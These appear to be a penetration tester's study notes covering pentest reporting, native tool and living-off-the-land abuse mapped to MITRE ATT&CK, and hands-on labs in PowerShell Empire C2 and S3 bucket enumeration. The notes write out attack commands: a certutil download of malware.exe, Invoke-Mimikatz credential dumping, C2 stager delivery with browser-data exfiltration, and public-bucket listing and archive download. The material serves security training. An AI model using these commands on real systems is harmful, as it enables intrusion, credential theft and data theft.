 - c. **Completeness:** Does the report cover all essential aspects of the penetration test?
 - d. **Organization:** Is the report well-organized and easy to navigate?
 - e. **Actionability:** Are the recommendations specific and actionable?
3. **Compare and Contrast:** Compare different reports to see how different authors approach the same task. Identify the strengths and weaknesses of each report.



4. **Focus on the "Why":** Don't just focus on the "what" (the vulnerabilities). Focus on the "why" (the impact of the vulnerabilities and the business risk they pose).

Step 4: Practice Executive Briefings via Role-Play Scenarios

The ability to deliver an effective executive briefing is crucial for communicating the results of a penetration test to non-technical stakeholders.

Why Executive Briefings?

- **Communicate Impact:** Executive briefings are an opportunity to communicate the business impact of the vulnerabilities discovered.
- **Gain Buy-In:** They can help to gain buy-in from senior management for remediation efforts.
- **Build Trust:** A well-delivered briefing can build trust and credibility with your clients.

How to Practice Executive Briefings:

1. **Develop a Scenario:** Create a realistic penetration testing scenario, including the scope, objectives, and key findings.
2. **Identify Your Audience:** Determine who you will be presenting to (e.g., CEO, CFO, CIO). Consider their level of technical expertise and their priorities.
3. **Prepare Your Presentation:** Create a concise and visually appealing presentation that highlights the key findings and their business impact.
4. **Practice Your Delivery:** Practice your presentation several times, focusing on your tone, pace, and body language.
5. **Role-Play with a Colleague:** Ask a colleague to role-play as the executive audience. Encourage them to ask questions and provide feedback.
6. **Focus on Key Messages:** Identify the key messages you want to convey and make sure they are clear and memorable.
7. **Use Visual Aids:** Use charts, graphs, and other visual aids to illustrate your points.
8. **Be Prepared to Answer Questions:** Anticipate potential questions and prepare your answers in advance.
9. **Stay Calm and Confident:** Project confidence and maintain a calm demeanor, even when faced with challenging questions.
10. **Seek Feedback:** After each role-play, ask for feedback on your presentation style, content, and delivery.

By consistently practicing and refining your skills, you can become a confident and effective communicator, capable of delivering impactful executive briefings that drive positive change.

Native Tool Abuse: A Deep Dive



This document explores the concept of native tool abuse in cybersecurity, focusing on how attackers leverage built-in system tools like PowerShell, WMI, and cmd.exe to execute malicious activities. We will delve into core concepts such as native tool abuse itself, process injection, and credential harvesting, providing examples and mapping them to the MITRE ATT&CK framework. The primary objective is to understand how attackers use these techniques to minimize detection and blend into the environment, making it harder for security professionals to identify and respond to threats.

Core Concepts

Native Tool Abuse

Native tool abuse involves the exploitation of legitimate system administration tools for malicious purposes. Operating systems come equipped with a variety of powerful tools designed to manage and configure the system. Attackers often leverage these tools because they are already present on the system, trusted by default, and can perform a wide range of actions. This makes it easier for attackers to blend in with normal system activity and evade detection by traditional security measures.

Example:

One common example of native tool abuse is the use of PowerShell for fileless malware execution. PowerShell is a powerful scripting language built into Windows that allows administrators to automate tasks and manage systems. Attackers can use PowerShell to download and execute malicious code directly in memory, without ever writing it to disk. This makes it difficult for antivirus software to detect the malware, as there is no file to scan.

ATT&CK Mapping:

- **T1059 (Command and Scripting Interpreter):** This ATT&CK technique covers the use of command and scripting interpreters, such as PowerShell, cmd.exe, and Python, to execute commands and scripts. Native tool abuse often falls under this category.

Process Injection

Process injection is a technique where malicious code is inserted into a legitimate process's memory space. This allows the attacker to execute code in the context of a trusted process, making it harder to detect the malicious activity. By injecting into a legitimate process, the attacker can inherit the process's privileges and bypass security restrictions.

Example:

Attackers can use PowerShell to inject malicious code into a legitimate process like explorer.exe. explorer.exe is the Windows Explorer process, responsible for managing the



graphical user interface. By injecting into this process, the attacker can gain control of the user's desktop and execute commands with the user's privileges.

ATT&CK Mapping:

- **T1055 (Process Injection):** This ATT&CK technique specifically addresses the injection of code into processes. It includes various methods of injection, such as DLL injection, reflective DLL injection, and code injection via API calls.

Credential Harvesting

Credential harvesting involves the theft of usernames and passwords from a system. Attackers can use native tools to extract credentials stored in memory, configuration files, or the registry. Once they have obtained valid credentials, they can use them to access sensitive data, move laterally within the network, or escalate their privileges.

Example:

Windows Management Instrumentation (WMI) can be abused to dump credentials from a system. WMI is a management framework that provides access to system information and allows administrators to manage and monitor systems remotely. Attackers can use WMI to query the system for stored credentials or to execute commands that extract credentials from memory.

ATT&CK Mapping:

- **T1003 (OS Credential Dumping):** This ATT&CK technique covers various methods of extracting credentials from the operating system, including dumping credentials from memory, registry, and configuration files.

Key Objectives: Minimizing Detection and Blending In

The primary objective of using native tool abuse is to minimize detection and blend into the environment. By leveraging tools that are already present on the system and trusted by default, attackers can evade detection by traditional security measures.

Here's how native tool abuse helps attackers achieve this objective:

1. **Bypassing Whitelisting:** Application whitelisting is a security measure that only allows approved applications to run on a system. However, native tools like PowerShell and cmd.exe are typically whitelisted by default, as they are essential for system administration. Attackers can exploit this by using these whitelisted tools to execute malicious code.
2. **Evading Signature-Based Detection:** Antivirus software relies on signatures to detect known malware. However, native tool abuse often involves executing code



directly in memory, without writing it to disk. This makes it difficult for antivirus software to detect the malware, as there is no file to scan for signatures.

3. **Blending in with Normal Activity:** Native tools are used by system administrators for legitimate purposes. By using these tools for malicious activities, attackers can blend in with normal system activity and avoid raising suspicion. For example, an attacker might use PowerShell to download a file from a remote server, which could be mistaken for a legitimate software update.
4. **Leveraging Existing Privileges:** Native tools often have access to sensitive system resources and can be used to escalate privileges. For example, an attacker might use WMI to create a new user account with administrator privileges.

Mitigation Strategies

While native tool abuse can be difficult to detect, there are several mitigation strategies that can help organizations protect themselves:

1. **Monitor PowerShell Usage:** Implement robust logging and monitoring of PowerShell activity. Look for suspicious commands, such as those that download files from remote servers or execute code in memory.
2. **Restrict PowerShell Execution:** Use PowerShell Constrained Language Mode to limit the capabilities of PowerShell scripts. This can prevent attackers from using PowerShell to execute malicious code.
3. **Implement Application Whitelisting:** While native tools are typically whitelisted, you can still restrict the use of other applications that might be used to execute malicious code.
4. **Monitor Process Injection:** Implement security measures to detect and prevent process injection. This can include monitoring API calls and memory modifications.
5. **Protect Credentials:** Implement strong password policies and multi-factor authentication to protect credentials. Also, monitor for credential dumping attempts and investigate any suspicious activity.
6. **Regular Security Audits:** Conduct regular security audits to identify and address vulnerabilities in your systems. This can help prevent attackers from exploiting native tools for malicious purposes.

Conclusion

Native tool abuse is a powerful technique that attackers use to minimize detection and blend into the environment. By understanding how attackers leverage native tools like PowerShell, WMI, and cmd.exe, security professionals can implement effective mitigation strategies to protect their organizations from these types of attacks. Continuous monitoring, robust logging, and proactive security measures are essential for detecting and preventing native tool abuse.



Mastering Living-Off-The-Land (LOTL) Techniques: A Practical Guide

This document outlines a structured approach to learning and mastering Living-Off-The-Land (LOTL) techniques, a critical skill for both offensive and defensive cybersecurity professionals. By focusing on Windows native tools, PowerShell scripting, real-world campaign analysis, and the MITRE ATT&CK framework, this guide provides a practical roadmap for understanding and mitigating LOTL attacks.

1. Deep Dive into LOLBAS: The Living Off The Land Binaries and Scripts Project

The Living Off The Land Binaries and Scripts (LOLBAS) project (lolbas-project.github.io) serves as an invaluable resource for understanding how legitimate Windows tools can be abused for malicious purposes. It's a curated list of binaries, scripts, and libraries that can be used by attackers to perform various actions, such as code execution, privilege escalation, and data exfiltration, without relying on traditional malware.



Key Steps:

- **Explore the Project:** Familiarize yourself with the LOLBAS website and its structure. Pay attention to the different categories of binaries and scripts.
- **Understand the Functionality:** For each binary or script, understand its intended purpose and how it can be abused. The LOLBAS project provides detailed descriptions, usage examples, and potential attack scenarios.
- **Hands-On Practice:** Experiment with the LOLBAS tools in a safe lab environment. Try to replicate the attack scenarios described in the project documentation.
- **Focus on Common Tools:** Prioritize learning about commonly abused tools like certutil.exe, powershell.exe, regsvr32.exe, mshta.exe, and wmic.exe. These tools are frequently used in real-world attacks.
- **Understand the Defenses:** Research how to detect and prevent the abuse of LOLBAS tools. This includes monitoring command-line arguments, implementing application whitelisting, and using endpoint detection and response (EDR) solutions.

Example: Certutil.exe

certutil.exe is a command-line program that is installed as part of Certificate Services. It can be used to download files from the internet, which makes it a useful tool for attackers to download malware or other malicious files.

Abuse:

```
certutil.exe -urlcache -f http://example.com/malware.exe malware.exe
```

This command downloads malware.exe from <http://example.com> and saves it to the local machine.

Defense:

- Monitor command-line arguments for certutil.exe that include -urlcache or other suspicious parameters.
- Implement application whitelisting to prevent certutil.exe from being used to download files from untrusted sources.

2. Mastering PowerShell Attack Scripts: PowerSploit and Beyond

PowerShell is a powerful scripting language that is built into Windows. It is a favorite tool for attackers because it allows them to perform a wide range of actions, such as reconnaissance, lateral movement, and data exfiltration.

Key Steps:



- **Set Up a Lab Environment:** Create a virtualized lab environment with Windows machines. This will allow you to safely experiment with PowerShell attack scripts without affecting your production systems.
- **Explore PowerSploit:** PowerSploit is a collection of PowerShell modules that can be used for penetration testing and post-exploitation. Download PowerSploit from GitHub and familiarize yourself with its modules.
- **Practice with PowerSploit Modules:** Experiment with different PowerSploit modules, such as Invoke-Mimikatz (for credential theft), Invoke-Portscan (for network scanning), and Invoke-Shellcode (for code injection).
- **Understand Script Obfuscation:** Learn how attackers obfuscate PowerShell scripts to evade detection. Practice deobfuscating scripts to understand their functionality.
- **Develop Custom Scripts:** Create your own PowerShell attack scripts to automate common tasks, such as enumerating user accounts, searching for sensitive data, and establishing persistence.
- **Learn about PowerShell Security:** Understand the security features of PowerShell, such as script signing, constrained language mode, and Just Enough Administration (JEA). Learn how to configure these features to prevent PowerShell-based attacks.

Example: Invoke-Mimikatz

Invoke-Mimikatz is a PowerSploit module that uses Mimikatz to extract passwords and other credentials from memory.



Abuse:

```
Import-Module .\Invoke-Mimikatz.ps1  
Invoke-Mimikatz -DumpCreds
```

This command imports the Invoke-Mimikatz module and then uses it to dump credentials from memory.

Defense:

- Implement PowerShell script signing to ensure that only trusted scripts can be executed.
- Enable constrained language mode to restrict the functionality of PowerShell.
- Use Credential Guard to protect credentials from theft.

3. Analyzing Real-World Campaigns: The FIN7 Example

Analyzing real-world campaigns is crucial for understanding how LOTL techniques are used in practice. The FIN7 group, a financially motivated cybercrime organization, is known for its extensive use of LOTL techniques.

Key Steps:

- **Review FireEye Reports:** FireEye (now Trellix) has published numerous reports on FIN7 campaigns. These reports provide detailed information about the group's tactics, techniques, and procedures (TTPs).
- **Identify LOTL Techniques:** Focus on identifying the LOTL techniques used by FIN7 in their campaigns. This includes the use of legitimate tools, such as PowerShell, wmic.exe, and certutil.exe, as well as custom scripts and malware.
- **Understand the Attack Chain:** Analyze the attack chain used by FIN7 to understand how they use LOTL techniques to achieve their objectives. This includes initial access, reconnaissance, lateral movement, and data exfiltration.
- **Extract Indicators of Compromise (IOCs):** Extract IOCs from the FireEye reports, such as file hashes, IP addresses, and domain names. Use these IOCs to hunt for FIN7 activity in your environment.
- **Develop Detection Rules:** Develop detection rules based on the TTPs used by FIN7. This includes creating SIEM alerts, YARA rules, and Snort signatures.

Example: FIN7's Use of PowerShell

FIN7 is known to use PowerShell to download and execute malware, as well as to perform reconnaissance and lateral movement.



Tactic:

- Use PowerShell to download a malicious payload from a remote server.
- Use PowerShell to enumerate user accounts and groups.
- Use PowerShell to move laterally to other systems on the network.

Defense:

- Monitor PowerShell execution for suspicious commands and scripts.
- Implement PowerShell script signing and constrained language mode.
- Use endpoint detection and response (EDR) solutions to detect and block malicious PowerShell activity.

4. Leveraging the MITRE ATT&CK Framework: T1059 and Beyond

The MITRE ATT&CK framework is a knowledge base of adversary tactics and techniques based on real-world observations. It provides a common language for describing adversary behavior and can be used to improve threat detection and response.



Key Steps:

- **Familiarize Yourself with the Framework:** Understand the structure of the MITRE ATT&CK framework, including the tactics, techniques, and sub-techniques.
- **Focus on T1059 (Command and Scripting Interpreter):** T1059 is the ATT&CK technique for "Command and Scripting Interpreter." This technique covers the use of various command and scripting interpreters, such as PowerShell, cmd.exe, and Python, to execute commands and scripts.
- **Explore Sub-Techniques:** Dive into the sub-techniques of T1059 to understand the specific ways in which attackers use command and scripting interpreters. This includes sub-techniques for PowerShell, Python, and other scripting languages.
- **Map LOLBAS Tools to ATT&CK Techniques:** Map the LOLBAS tools to the corresponding ATT&CK techniques and sub-techniques. This will help you understand how these tools can be used in the context of a larger attack.
- **Use ATT&CK for Threat Hunting:** Use the MITRE ATT&CK framework to guide your threat hunting efforts. Look for activity that aligns with the tactics and techniques used by known adversaries.
- **Develop Mitigation Strategies:** Develop mitigation strategies for the ATT&CK techniques and sub-techniques that are most relevant to your organization. This includes implementing security controls, such as application whitelisting, endpoint detection and response (EDR), and security information and event management (SIEM).

Example: T1059.001 (PowerShell)

T1059.001 is the ATT&CK sub-technique for "PowerShell." This sub-technique covers the use of PowerShell to execute commands and scripts.

Description:

Adversaries may use PowerShell to perform a variety of actions, such as reconnaissance, lateral movement, and data exfiltration.



Mitigation:

- Implement PowerShell script signing to ensure that only trusted scripts can be executed.
- Enable constrained language mode to restrict the functionality of PowerShell.
- Use endpoint detection and response (EDR) solutions to detect

Practical Application

1. Advanced C2 Lab

Tools: - powershell- empire, windows

Set up

For kali you just must type a command:

Apt install powershell-empire


After installation run the command

Powershell-empire server


After this you will get the URL: <http://localhost:1337/>



Then on the web page you must set up the listener:




Then after that you must set up the stager:





Then after creating the stager, you can download the file:




After that you can send this to target machine


And once open that file it will get deleted and you get connection.



You will find the connection in the agent window:



After getting this you can run any command, and you can also use inbuilt modules for that:





Session ID	Target IP	Payload Type	Notes
OKVZGF0	0.0.0.0:1537	PowerShell	Browser data exfiltration


Summary: A C2 session was established via PowerShell on the target. The operator executed a browser data harvesting script (Get-BrowserInformation) from the C2 server at 0.0.0.0:1537. The task successfully extracted history and bookmark information from Internet Explorer and Firefox, confirming the payload's execution and data retrieval.

2. Cloud Attack Lab

For this task i uses lab as i do not have the aws account

Website: <http://dev.huge-logistics.com/>


First check the source code to look for the s3 bucket





Then i visit url for next steps

Url : <https://s3.amazonaws.com/dev.huge-logistics.com/static>



Used awscli

Tried commands:

we can try listing its contents with the command below.

```
aws s3 ls s3://dev.huge-logistics.com --no-sign-request
```

Attempting to recursively list all directories using the --recursive switch results in an access denied error.

```
aws s3 ls s3://dev.huge-logistics.com --no-sign-request --recursive
```

It seems that both the admin and migration-files directories don't allow public access.

```
aws s3 ls s3://dev.huge-logistics.com/admin --no-sign-request
```

```
aws s3 ls s3://dev.huge-logistics.com/migration-files/ --no-sign-request
```

The static (web) directory is available but the files don't seem interesting from a security perspective.

```
aws s3 ls s3://dev.huge-logistics.com/static/ --no-sign-request
```

However the shared directory contains that archive hl_migration_project.zip

```
aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request
```

Let's download it and check it out.

```
aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip . --no-sign-request
```



```
Session Actions Edit View Help
[~]
# aws s3 ls s3://dev.huge-logistics.com --no-sign-request
PRE admin/
PRE migration-files/
PRE shared/
PRE static/
5347 index.html
2023-10-16 22:30:47

[~]
# aws s3 ls s3://dev.huge-logistics.com --no-sign-request --recursive
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

[~]
# aws s3 ls s3://dev.huge-logistics.com/admin --no-sign-request
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

[~]
# aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

[~]
# aws s3 ls s3://dev.huge-logistics.com/migration-files/ --no-sign-request
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

[~]
# aws s3 ls s3://dev.huge-logistics.com/static/ --no-sign-request
2023-10-16 20:38:26 0
2023-10-16 22:22:30 54451 logo.png
2023-10-16 22:22:30 181 script.js
2023-10-16 22:22:31 9259 style.css

[~]
# aws s3 ls s3://dev.huge-logistics.com/shared/hl_migration_project.zip --no-sign-request
2023-10-16 20:39:01 993 hl_migration_project.zip
[~]
# aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip . --no-sign-request
download: s3://dev.huge-logistics.com/shared/hl_migration_project.zip to ./hl_migration_project.zip

[~]
# ls
Arizona.txt      caldera          encoded_payload.txt  hl_migration_project.zip  rtatf_results      spiderfoot
azknox           desktop          evilginx              invoice.elf               silver-client_linux  Templates
Back             discat2          facelock-helm-template  Music                    silver-client_linux.sig  Videos
Bandit           documents        flowchart.xml         Pictures                  silver-server         'VirtualBox VMs'
Burpsuite-Professional  Downloads        go                    Public                    silver-server_linux.sig  zphisher

[~]
```

Unzip the file:

```
Session Actions Edit View Help
Archived: hl_migration_project.zip
Installing: migrate_secrets.ps1

[~]
# cat migrate_secrets.ps1
# This script migrates secrets from a local XML file to AWS Secrets Manager.
# It uses the AWS CLI and PowerShell to interact with the AWS API.
